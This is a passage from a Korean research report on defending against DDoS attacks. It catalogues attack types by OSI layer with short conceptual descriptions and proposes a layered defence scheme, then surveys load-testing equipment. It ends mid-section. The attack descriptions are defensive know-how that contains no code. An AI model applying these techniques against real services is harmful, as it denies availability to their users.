제 **5** 절 **DDoS** 공격 유형 및 기법 분석

국내 및 국외 DDoS 공격유형의 분류는 부정확한 정보가 만연되고 있 어 방어자가 효과적인 DDoS 공격에 대응을 하지 못하고 있다. 제 5절에 서 다루는 DDoS 공격 유형 및 기법분석은 현재 DDoS 시장 및 인터넷 에서 퍼지고 있는 공격유형을 나열하고 ‘제3장 DDoS 공격의 체계적인 기준 수립’에서 DDoS 공격에 대한 명확한 이해를 바탕으로 알려지지 않 은 공격에 대응할 수 있는 방어중심으로 대응체계를 제시한다.

1. OSI ３계층의 취약점을 이용한 DDoS 공격의 분류 가. ICMP/IGMP Flooding

* Broadcast Flooding

스머프 공격이라고도 불리며, source IP가 공격타겟의 IP로 위조된 ICMP PING메시지를 다른 네트워크에 broadcast하게 되면 전달받은 모 든 호스트의 응답메시지가 공격 타겟에게로 집중되어 서비스를 할 수 없 게 된다.

* ICMP Unreachable Storm

공격자는 연속적으로 ICMP의 port-unreachable frame 을 보내서 시스 템의 성능을 저하시키거나 마비시킨다.

* ICMP Ping of Death

공격할 시스템에 Fragmented Packet과 비정상적인 OOB (Out of

Band)를 함께 대량으로 전송하여 System 자원을 무의미하게 소모 시키 며, 심할 경우 대상 시스템을 Crash시킬 수도 있다. 이로 인해 내부 네 트워크 자원에 심각한 Collision을 임의로 일으켜서 내부자원의 소모율을 높여서 네트워크 성능을 저하시킬 수 있다.

* ICMP Smurf

공격자가 ICMP Packet의 Source IP Address 에 공격대상 서버의 IP Address를 Setting 하고 임의의 Broadcast Address로 ICMP ECHO Packet 을 발송하면 이를 수신한 경유지 서버는 동시에 대상서버에 응 답을 하게 함으로써 Network Traffic 을 기하급수적으로 증가시키고, 서 버에 과부하를 발생시킨다. (Broadcast Flooding 과 동일함)

* Ping Flooding

대상 system에 ICMP packet을 계속해서 보내서, 대상 system이 Request 에 응답하느라 다른 일을 하지 못하도록 하는 공격이며, 해당 시스템은 끊임없는 응답에 내부 Service queue counter 자원의 고갈로 서비스불능 상태에 빠진다. 동시에 Network에 Over load를 발생시키는 치명적인 공격이 될 수도 있다.

* Ping Sweep

공격자(Client)가 대상 Network에 어떤 서버가 존재하는지를 파악하기 위해서 ICMP 를 이용하여 대상 Network의 Broadcast IP 를 입력한 다 음 응답되는 패킷을 분석하여 정보를 파악할 수 있는 기법이다. 또한 대 상 Network전체에 Overload를 발생 시킬 목적으로 사용한다.

* Ping of Death

보통의 ping(56bytes) 메시지가 아닌 IP패킷의 최대사이즈인 65,535bytes보다 크게 만들어진 패킷을 보냄을 반복함으로써 목표대상을 다운되게 만든다.

나. IP Flooding

* IP Fragment Packet Flooding

Tear Drop과 동일한 공격 형태이며 명칭만 다르게 불린다. o Multicast Flooding

Switch의 Mac Table에 존재하지 않는 목적지 mac address 학습을 위 해 broadcast를 발생시킨다.

2. OSI 4계층의 취약점을 이용한 DDoS 공격의 분류 가. UDP Traffic Flooding

* DNS UDP/TCP Flooding

DNS에 많은 양의 요청을 한꺼번에 발생시킴으로 인해, DNS요청에 대 한 응답을 할 수 없게 한다.

* DNS Query Flooding

공격대상 서버(DNS 서버)로 대량의 변조된 Query를 전송하여 DNS

서비스의 정상 운용을 불가능하게 한다.

* UDP/TCP Port Flooding

TCP 혹은 UDP의 특정 port에 많은 양의 패킷을 보내어 이 port에 대 한 DoS공격을 하고, 스위치/라우터 전체에 영향을 미칠 수 있다.

* DNS Reply Flooding

공격자가 DDoS의 최종 타겟이 될 IP주소를 DNS쿼리 패킷의 source IP로 변조함. 수많은 DNS쿼리에 대한 응답이 타겟의 IP주소로 가게 되 므로 타겟은 서비스 불능 상태에 빠질 수 있다.

* UDP LoopBack

공격자가 UDP의 Source와 Destination 포트를 7(Echo), 17(Quote of the day), 19(Chargen)로 동일하게 조작한 다음 Packet를 발송하면 서로 간에 무한 통신을 한다는 Protocol의 취약점을 이용한 DoS 공격으로 이 로 인하여 Server 및 Network 에 Overload가 발생하고, 정상적인 서비 스가 마비되는 현상이 발생할 수 있다.

* Snork Attack

공격자가 대상서버(MS Windows 계열) 의 Resource를 소진시키기 위 해서 UDP의 destination 포트를 135(Microsoft Location Service)번으로 source 포트를 7(Echo), 19(Chargen), 135 로 하여 Packet를 보내면 서로 가 무한 통신을 한다는 취약점을 이용하여 공격하는 방법이다.

나. UDP Traffic Flooding

* TCP SYN Flooding

클라이언트가 서버에 접속을 시도할 때 TCP헤더에 SYN Flag을 보내 면, 서버는 이에 대한 답변으로 SYN/ACK를 보내고 다시 클라이언트의 ACK를 받는다는 점을 이용하는 것으로, 공격자가 임의로 자신의 IP Address를 속여 (응답 할 수 없는 IP Address) 이를 다량 서버에 보내 면 서버는 클라이언트에 SYN/ACK를 보내고, 이에 대한 클라이언트의 응답 ACK 를 받기 위한 대기 상태에 빠짐으로써 공격이 이루어진다.

* TCP NULL Flooding

클라이언트가 서버에 TCP Header의 Flags를 NULL(0x00)으로 Setting 하여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하 는 현상이 발생한다.

* TCP FIN Flooding

클라이언트가 서버에 TCP Header의 Flags를 FIN(0x01)으로 Setting하 여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자 원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하는 현상이 발생 한다

* TCP ACK Flooding

클라이언트가 서버에 TCP Header의 Flags를 ACK(0x10)으로 Setting하 여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자

원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하는 현상이 발생 한다

* TCP PUSH Flooding

클라이언트가 서버에 TCP Header의 Flags를 PUSH(0x08)으로 Setting 하여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하 는 현상이 발생 한다

* TCP RESET Flooding

클라이언트가 서버에 TCP Header의 Flags를 RESET(0x04)으로 Setting 하여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하 는 현상이 발생 한다

* TCP URG Flooding

클라이언트가 서버에 TCP Header의 Flags를 URG(0x20)으로 Setting하 여 대량의 Packet을 보내면, 서버는 이를 처리하기 위해서 대부분의 자 원(System Resource)을 소모하게 되고, 정상적인 서비스를 하지 못하는 현상이 발생 한다

* TCP XMAS Flooding

클라이언트가 서버에 TCP Header의 Flags를 FIN(0x01), URG(0x20), PUSH(0x08), RST(0x04) 등으로 Setting하여, 대량의 Packet을 보내면, 서 버는 이를 처리하기 위해서 대부분의 자원 (System Re-source)을 소모하

게 되고, 정상적인 서비스를 하지 못하는 현상이 발생 한다

* SYN - ACK Flooding

송신자를 공격대상 서버 주소로 설정한 TCP SYN패킷을 전송하여 해 당 패킷을 받은 수신자는 TCP ACK패킷을 공격대상 서버로 보내게 되 고, 서버는 이 패킷에 대응함으로써 시스템 자원이 고갈된다.

* Land Attack

공격자가 임의로 자신의 IP Address와 Port를 대상 서버의 IP Address와 Port와 동일하게 하여 서버에 접속함으로서 서버의 실행속도 가 느려지거나, 마비되게 한다.

* WinNuke

TCP가 OOB-out of band 데이터를 처리할 때 사용하는 URG(Urgent) 신호를 Windows의 139포트(NetBios over TCP)에 보냄으로써 시스템이 다운되거나 Windows시스템 서비스 중의 하나인 HDD공유 기능을 마비 시킨다.

3. OSI 7계층의 취약점을 이용한 DDoS 공격의 분류

* Valid HTTP GET Flooding

정상적인 HTTP GET 요청을 대량으로 공격대상 서버에 전송하여 다 른 정상적인 HTTP GET 요청을 정상적으로 처리할 수 없게 방해한다.

* Invalid HTTP GET Flooding

비정상적인 HTTP GET 요청을 대량으로 공격대상 서버에 전송하여 다른 정상적인 HTTP GET 요청을 정상적으로 처리할 수 없게 방해한다.

* Get with Cache-Control

HTTP Cache-Control 헤더는 HTTP 프로토콜 규약 상 서버와 클라이 언트의 Request/Reponse 통신 중 준수 하여야 하는 지시어로 정의되어 있으며 캐시화 된 HTTP 객체에 대한 외부간섭을 방지하기위해 사용된 다. 일반적인 웹서버 배치에 있어 캐시서버는 빈번하게 호출되는 웹 객 체의 캐시화를 통해 클라이언트의 요청이 원 서버에 도달하기 전 캐시서 버에서 처리되도록 하는 수평적이 부하분산을 위해 사용되는데 이는 DDoS 공격 하에 효과적인 방어기재로 동작할 수 있다. 따라서 공격자는 공격요청이 중간구간(Intermediary zone)에 위치한 캐시서버를 지나 공 격대상서버에 직접 전달되도록 하기위해 Cache-Control 지시어를 사용한 다. 이러한 경우 공격 HTTP 헤더에 포함된 Cache-Control 요청을 준수 하도록 설정된 캐시서버는 해당요청을 처리하지 않고 직접 목적서버에 전달한다. 그리고 일반적으로 Cache-control 은 웹서버측에서 클라이언트 의 브라우저에 캐시기능의 제한적용을 요구하는 경우가 대부분이다.

* 저대역폭 HTTP DoS

공격대상 서버의 연결 제한을 모두 소진시키도록 적은 양의 대역폭만 을 사용하여 공격대상 서버에 연결 시도 후 해당 연결이 영구히 지속되 게 만든다.

o slowloris

대상 서버에 접속하여 여러 개의 HTTP세션을 열고 가능한 길게 세션 을 유지하여 웹사이트를 다운시킨다.

* Fragmented HTTP Header Attack

대상 웹서버에 유효하지만 과중한 단편화된 HTTP request 를 보냄으 로 서버 및 IDS에 부하를 준다.

* Telnet Flooding

TCP 프로토콜을 이용하여 클라이언트가 서버의 Telnet port에 ^D문자 를 연속적으로 보내어 서버의 부하를 발생시켜 정상적인 서비스를 하지 못하도록 한다. 이는 Solaris의 특정 O/S 에 치명적인 영향을 미칠 수 있으면, 대부분의 서버에서 Over Load가 발생하고 있다.

* FTP PASV DoS

FTP서비스에 접속하여 서버가 응답하기 전에 대량의 FTP PASV 명령 어를 연속적으로 보내어 FTP Server를 Down 시키거나, 부하를 발생시 켜 정상적인 서비스를 하지 못하도록 한다.

4. 기타 네트워크 논리오류를 이용한 공격

* Tear Drop Attack

TCP/IP 통신에서 보내는 쪽에서는 IP 데이타그램을 쪼개고 받는 쪽에 서는 이를 합치는(프레그멘테이션과 리어셈블리) 아주 정상적으로 일어 나야 할 과정을 공격자가 임의적으로 과도하게 발생 시키거나, 꼬이게 함으로써 대상컴퓨터가 다운되게 하는 DoS공격의 일종이다. 또한 이 공 격은 어떤 OS의 IP fragment 재조합 코드 안에 버그를 일으키는 invalid fragmented IP 패킷을 보낸다. 이 취약성은 공격자가 목적 시스템을 손 상시켜 서비스손실을 유발시키고, 서버를 다운 시킬 수도 있다. Open

Tear공격이 일반적인 Tear Drop과 다른 점은 Packet를 보냄에 있어서 IP가 fragment 되어 있다는 Signal만 보내고 실질적인 Data는 보내지 않 는 것이다. 이는 서버에게 Tear Drop보다 더 많은 부하를 발생시킬 수 있으며, 이로 인하여 정상적인 서비스를 하지 못하는 경우가 발생한다.

* Bonk/Boink/New Teardrop

Teardrop 공격과 유사하게 조작된 두 개의 패킷조각을 이용하는데 teardrop 공격이 한 번의 패킷 조각 쌍을 이용하여 공격하는 반면, 이 수법에서는 패킷조각 쌍을 반복적으로 전송하는 방법을 이용한다. UDP 패킷을 구성하는 두 개의 패킷조각들 중 두 번째 패킷조각의 오프셋을 이전 패킷조각의 UDP 헤더 위치로 설정하여 이 패킷조각의 내용이 이 전 패킷조각의 UDP 헤더의 내용을 덮어쓰게 함으로써 윈도우 시스템이 불완전한 UDP 패킷을 생성하도록 유도한다. 이때 윈도우 시스템은 각각 의 불완전한 UDP 패킷에 대해 커널 메모리를 할당하기 때문에 충분한 숫자의 패킷조각 쌍을 전송하는 경우, 윈도우 시스템의 속도가 현저히 저하되거나 시스템이 중단을 유발시킨다.


* ICMP, TCP, UDP, IP Checksum Error

공격자는 임의적으로 ICMP의 비정상적인 Packet 을 대상서버에 보냄 으로써 서버에 과부하를 발생시키고 이로 인해서 서버의 정상적인 서비 스를 방해하는 DoS 공격이다.

제 **3** 장 **DDoS** 공격의 체계적인 기준 수립

제 **1** 절 현 **DDoS** 공격 대응체계의 문제점

### 현존하는 DDoS 공격기법 및 유형을 나열하면 (그림 3-1)과 같다. 알 려진 공격 중심의 방어체계를 갖춘다면 알려지지 않은 공격형태가 나타났을 때 효과적인 방어가 이루어지지 않는다. 따라서 알려진 공격에 대한 공격중심의 분류방법을 알려지지 않은 공격에 대응할 수 있는 방어중심으로 분류가 필요하다. 또한 이를 통해 가용성 위협에 대한 측정방법을 제시하고 이러한 공격에 대한 대응지점 선정을 통해 실시간 대응이 가능한 DDoS 대응 아키텍처가 필요하 다.




(그림 3-1) 알려진 DDoS 공격 유형의 분류

제 **2** 절 **Failure Point** 중심의 **DDoS** 대응체계

1. 가용성 침해 정도에 따른 단계별 대응 정책 수립

가용성 침해 정도에 따라 단계별 DDoS 대응 체계가 필요하다. 가용성 침해정도가 극히 미비했을 경우 관리자 개입 없이 장비만으로 대응이 가 능하나 가용성 침해가 커질수록 최소한의 관리자 개입 및 정책적 대응이 필요하다.




### (그림 3-2) 가용성 침해 정도에 따른 대응 정도

2. DDoS 공격의 Failure Point 중심의 체계 수립

기존 공격유형의 분류는 현재 발생하는 공격분류에 적합하나 차후 발 생할 수 있는 새로운 공격에 대해 방어가 불가능하거나 대응을 위해 많 은 전제 조건(시간, 비용 등)이 발생한다. 따라서 현재 나열된 공격과 차 후 발생할 수 있는 공격에 대해 대응지점을 매핑하고 각 시스템 단계별 정책을 수립해야 한다. 특히 플러딩 공격 발생 시 공격의 형태에 관계없 이 외부망과 내부망의 접점인 경계라우터에서 병목현상이 발생하므로. 이러한 병목현상 발생 이후 내부구간에서의 차단은 아무런 효과를 거둘

수 없으며 따라서 반드시 병목발생 이전 구간에서서의 대응이 필요하다.




### (그림 3-3) 공형 유형에 따른 대응 구간의 매핑

특히 시스템에 대한 공격은 OS 자체에 대한 공격과 어플리케이션에 대한 공격으로 분류된다. OS 자체에 대한 공격은 SYN Flooding, Get Flooding과 같이 시스템 자원고갈을 유도하여 정상적인 서비스를 제공하 지 못하도록 하는 공격 방식이며, 어플리케이션에 대한 공격은 어플리케 이션의 특정 취약점, 데이터 입출력이 과부하 유발 등을 통한 공격으로 웹서버 자체에 대한 공격과 데이터베이스 등과 같은 부속자치에 대한 공 격이다. 이러한 공격들 역시 병목발생 구간에 대한 사전 대응방안이 모 색되어야 해당 구간의 취약점을 이용한 새로운 DDoS 공격 발생 시에도 쉽게 방어할 수 있다.

3. DDoS 공격의 다단계 대응체계 수립

향후 발생할 수 있는 공격에 대비하기 위해서는 방어자 중심의 대응 체계 수립이 필요하다. (그림 3-4)는 다단계 방어정책(Defense-in-Depth)

의 근본이 되는 시스템 별 방어 전략이다.



### (그림 3-4) 시스템 단계별 방어전략

가. ISP 라우터

Rate Limit 설정으로 공격IP 트래픽을 Null0 Routing 처리 하여 ICMP, UDP 플러딩 공격을 방어한다. UDP, ICMP 플러딩 공격은 대역 폭 소진공격으로 회선의 대역폭중가, 동일 네트워크를 사용하는 모든 서 비스에 장애가 발생하기 때문에 ICMP 및 UDP 사용량에 근거하여 일정 범위를 넘어서는 패킷 발생 시 인터넷 통신 병목구간인 경계라우터에 도 달하기 전에 ISP 라우터에서 Null0 Routing 처리해야 한다. 동적 Bandwidth 확장계획을 수립하면 DDoS 공격 발생 시 유연하게 대처할 수 있으며 이는 ISP와 연락체계를 마련 및 사전 협의에 따라 DDoS 공 격 발생 시 동적으로 대역폭을 확장할 수 있다. 또한, 2개 이상의 ISP 회 선으로 구성되어 있다면 DDoS 공격 발생 시 경로 조절 등을 통해 보다 체계적인 대응이 가능하다.

나. 경계 라우터

경계 라우터에서는 단순한 논리공격인 Tear Drop, Bonk, Land Attack 등의 공격을 방어한다. 논리적 오류를 이용한 공격으로 피해서버의 오작 동을 유발하는 것이 공격의 특징이다. 이러한 공격은 Bogon IP 리스트 또는 RFIC 1918 차단 설정으로 위조패킷을 필터링할 수 있으며 비정상 패킷을 라우터에서 받아들이지 않도록 설정한다. 다단계 방어전략의 일 환으로 패킷 중 인터넷에 라우팅 되지 않는 주소군을 차단하고 이러한 패킷 발생 시 이를 소스주소를 위변조 공격으로 판단하며 이를 차단한 다. 특정지역에서 들어오는 공격인 경우, 해당지역의 IP대역을 Null0 Routing 구성한다. 이는 ACL에 비해서 구성이 손쉽고 부하가 적으므로 쉽게 사용이 가능하다.

다. DDoS 전용장비

DDoS 차단 장비 내 시스템 방어기능을 활용하여 구별 가능한 시그니 처가 있는 공격 및 과다 HTTP 공격을 차단하고 트래픽 현황을 모니터 링 한다. DDoS 차단 장비 설치 시 탐지모드로 1개월 이상 로그를 수집 후 로그 분석과 공격유형 분석을 통해 정상사용자와 공격 여부를 판단하 고 트래픽 분석을 통해 프로토콜별 BBS, PPS 임계치 값을 도출해야 보 다 정확한 방어가 가능하다. DDoS 차단 장비 설치 후 트래픽 및 로그분 석 없이 DDoS 장비의 설치만으로는 체계적이 DDoS 대응이 불가능하다.

라. QoS

IP 접속 평판을 통해 Loyalty가 있는 정상 사용자의 가용성을 보장할 수 있다. 장비 위주의 방어는 시그니처가 존재하지 않는 공격 발생 시 정상사용자와 공격자를 구별하지 못하여 정상 사용자의 가용성을 침해할 수 있다. 사용자 IP 접속평판 정보를 적용한 방어는 시그니처가 존재하 지 않는 공격에 대하여 평상시 정상 사용자의 접속평판을 관리하며 정상 사용자의 가용성을 일정 수준이상 보장한다. 장비의 설정 강화 및 보안

장비의 시그니처 정보를 이용해 DDoS 공격을 차단하는 방식과 IP 접속 평판 정보를 적용하는 방식을 적용하여 기존 체계의 한계점을 극복할 수 있다. QoS 정책을 적용하기 전에 웹서버의 가용성을 사전 측정하는 것 은 필수 이며 본 연구는 가용성을 측정하는 방안을 제시한다. 특히 최대 세션 연결수를 테스트하고 이때 발생하는 HTTP 대역폭을 측정하여 세 션연결수와 HTTP 대역폭의 상관관계 도출은 세션연결형 공격을 QoS 정책 적용을 통해 쉽게 대응할 수 있다.

마. 방화벽

방화벽은 TCP 프로토콜 상태인식 검사기능을 이용하여 비연결성 TCP Flooding 공격에 대응한다. 비연결성 TCP Flooding 공격은 UDP 및 ICMP 공격과 다르게 상태정보를 인지하지 못하는 라우터 장비 등에서 방어가 불가능하므로 외부 경계구간을 넘어 방화벽 앞 단까지 도달하기 때문에 방화벽의 TCP 프로토콜 상태 인식 검사기능을 사용하여 차단한 다. 참고로 비정상 패킷의 대응은 경계라우터, DDoS 전용장비, 방화벽에 서 대응이 가능하다.

바. 웹서버

먼저 LVM, Reverse Proxy(웹 가속기)의 추가설치로 웹서버의 수직적 용량을 증가하여 웹서버의 부하를 분산할 수 있다. 또한 SYN Cookie 적 용 및 , DNS A 레코드 변경 정책은 실제 DDoS 공격 발생 시 빠른 대 응이 가능하게 하여 사용자의 가용성 피해를 최소화 한다.


# 제 **4** 장 계측기 활용분석 및 대책 연구

## 제 **1** 절 계측기 시장조사


네트워크 시스템 구축 시 시스템 대역폭 측정 및 기능 시험을 위해 사 용되고 있는 계측기 시장을 조사하고 다양한 측정 방식을 연구하여 DDoS 공격에 대한 한계용량을 정확히 측정할 수 있는 방안을 도출한다. 계측기를 이용한 한계용량 측정은 네트워크 시스템이 필요한 성능 수준 을 제공하는지, 전체 네트워크에 필요한 성능 수준과 최종 사용자가 기 대하는 서비스 품질을 모두 제공하는지 여부를 알 수 있다.

1. Avalanche2500 [1]

실제의 네트워크 조건과 동일 한 시뮬레이션을 제공함으로써, 사이트 의 Points of Failure, Modes of Performance Degradation, robustness under Critical Load, Potential Performance Bottleneck 등의 정보를 제 공하여, Router, Firewall, SLB(Server Load Balancer) Web, Application, Database Server 등의 성능 테스트 장비이다.



(그림 4-1) Avalanche를 이용한 Real Server 및 Network 테스트 [1]



(그림 4-2) Avalanche 와 Reflector를 사용한 DUT 테스트 [1]

Avalanche는 Client를 에뮬레이션을 하여 Real Server의 성능을 측정 하는 장비로서 Server를 에뮬레이션을 하는 Reflector와 함께 사용하여, Real Server 외에 Router, Switch, Server Road Balancer, Web accelerator, IPS, IDS, Firewall 와 같은 DUT 및 SUT 의 성능 및 보안 테스트가 가능하다.

가. Avalanche의 성능 및 기능

[표 4-1] 성능 및 기능

|  |  |
| --- | --- |
|  | 성능 및 기능 |
| 1 | 동시 200만 사용자 Simulation을 통한 성능 테스트 환경 제공 |
| 2 | 50,000 Requests/sec ( HTTP 1.0 with no Persistence) |
| 3 | 4,000 HTTPS Requests/sec |
| 4 | 5,500 SSL connections/sec |
| 5 | In-line DDoS : 하나의 포트에서 일반 트래픽과 DDoS 트래픽  을 동시 발생) |
| 6 | IP Fragmentation : MTU(Maximum Transfer Unit) 을 정하여,  그보다 큰 패킷은 분할하여, Sequence Number 를 부여 하여 전송 |
| 7 | VLAN Tagging |
| 8 | MAC Masquerading : 포트 당 여러 개의 MAC 주소 |
| 9 | HTTP POSTs and HEADs 지원 및 HTTP 1.0과 1.1 지원 |
| 10 | Passive FTP, 스트리밍 프로토콜 RTSP/RTP(QuickTime과  Real), 메일 프로토콜 POP3, SMTP 지원 |
| 11 | Gratuitous Address Resolution (ARPs) 지원 : 테스트 시작 시  인접 장비에 ARP cache 업데이트 |
| 12 | Proxy recorder를 사용 하여, URL List Recording 하여, 복잡한  URL Lists를 신속하게 생성 |

나. 지원 프로토콜

[표 4-2] 지원 프로토콜

|  |  |  |  |
| --- | --- | --- | --- |
| 1 | HTTP 1.0/1.1 | 7 | Secure HTTP (SSL) |
| 2 | FTP | 8 | RTP/RTSP |
| 3 | Microsoft Media Server (MMS) | 9 | SIP |
| 4 | POP3 Mail Protocol | 10 | SMTP Mail Protocol |

|  |  |  |  |
| --- | --- | --- | --- |
| 5 | Telnet Protocol | 11 | DNS Protocol |
| 6 | IPv6 | 12 | IPsec |

다. Avalanche 구성

[표 4-3] Avalanche 구성

|  |  |
| --- | --- |
| 시스템 | 구 성 |
| Avalanche 2500 | Chassis로서 Model B 와 Model C 가 있으며,  둘은 capacity의 기능은 동일하며, 단지 capacity 의 차이가 있다. Model C 가 최고의 성능을 제 공  (예, Open connection test의 경우 model B = 1,100,000 model C = 2,000,000 ) |
| Fiber 1G Interface  Card (LC type) | 인터페이스 카드로서 하나의 카드에 2개의 port  제공. 하나의 섀시에 두개의 카드 설치 가능 |
| C o p p e r  1 0 / 1 0 0 / 1 0 0 0  Interface Card | 인터페이스 카드로서 하나의 카드에 2개의 port  제공. 하나의 섀시에 두개의 카드 설치 가능 |
| 그 외 프로토콜 및  기능별 옵션 및 라이선스 | 프로토콜 및 기능에 대한 다양한 옵션이 제공 되 며, 각 옵션들에 대한 라이선스가 제공 |

라. 소프트웨어 요구 사항

[표 4-4] 소프트웨어 요구 사항

|  |  |
| --- | --- |
| 시스템 | 요구사항 |
| 운용시스템 | Windows 2000 |
| Windows XP - Professional Edition 권장 |

|  |  |
| --- | --- |
| Third-party Software | Microsoft Excel : 결과가 CSV 파일로 저장 되며, 분석  시 Excel 이 필요 |
| Internet Explorer 6.0, Service Pack 1 이상 : 결과 파일  을 HTML 형식으로 변환 및 확인 시 필요 |
| Adobe Acrobat Reader 4.0 또는 그 이상 : 결과 파일을  PDF 파일로 변환 및 확인 시 필요 |
| Java Virtual Machine (JVM) 1.4.1 또는 그 이상 |

1. Reflector [2]

가. Reflector의 성능 및 기능

[표 4-5] 성능 및 기능

|  |  |
| --- | --- |
|  | 성능 및 기능 |
| 1 | Reflector 는 단독으로 사용할 수 없으며, 테스트 사용시  Avalanche 2500 또는 동일 제품군이 필요 |
| 2 | 동일모델의 경우 Avalanche 2500 장비에서 발생하는 모든 트래  픽 과 성능에 대하여 모두 수용 |
| 3 | 100 여 개의 Server 시뮬레이션 지원 |
| 4 | 50,000 Requests/sec ( HTTP 1.0 with no Persistence) 수용 가  능 |
| 5 | 4,000 HTTPS Requests/sec 수용 |
| 6 | 5,500 SSL connections/sec 수용 |
| 7 | In-line DDoS : 하나의 포트에서 일반 트래픽과 DDoS 트래픽  을 동시 발생) |
| 8 | IP Fragmentation : MTU(Maximum Transfer Unit) 을 정하여,  그보다 큰 패킷은 분할하여, Sequence Number 를 부여 하여 전송 |
| 9 | VLAN Tagging |
| 10 | MAC Masquerading : 포트 당 여러 개의 MAC 주소 |

|  |  |
| --- | --- |
| 11 | HTTP 1.0과 1.1 지원 |
| 12 | Passive FTP, 스트리밍 프로토콜 RTSP/RTP(QuickTime과  Real), 메일 프로토콜 POP3, SMTP 지원 |
| 13 | Gratuitous Address Resolution (ARPs) 지원 : 테스트 시작 시  인접 장비에 ARP cache 업데이트 |

나. 지원 프로토콜

[표 4-6] 지원 프로토콜

|  |  |  |  |
| --- | --- | --- | --- |
| 1 | HTTP 1.0/1.1 | 7 | Secure HTTP (SSL) |
| 2 | FTP | 8 | RTP/RTSP |
| 3 | Microsoft Media Server (MMS) | 9 | SIP |
| 4 | POP3 Mail Protocol | 10 | SMTP Mail Protocol |
| 5 | Telnet Protocol | 11 | DNS Protocol |
| 6 | IPv6 | 12 | IPsec |

다. Reflector 구성

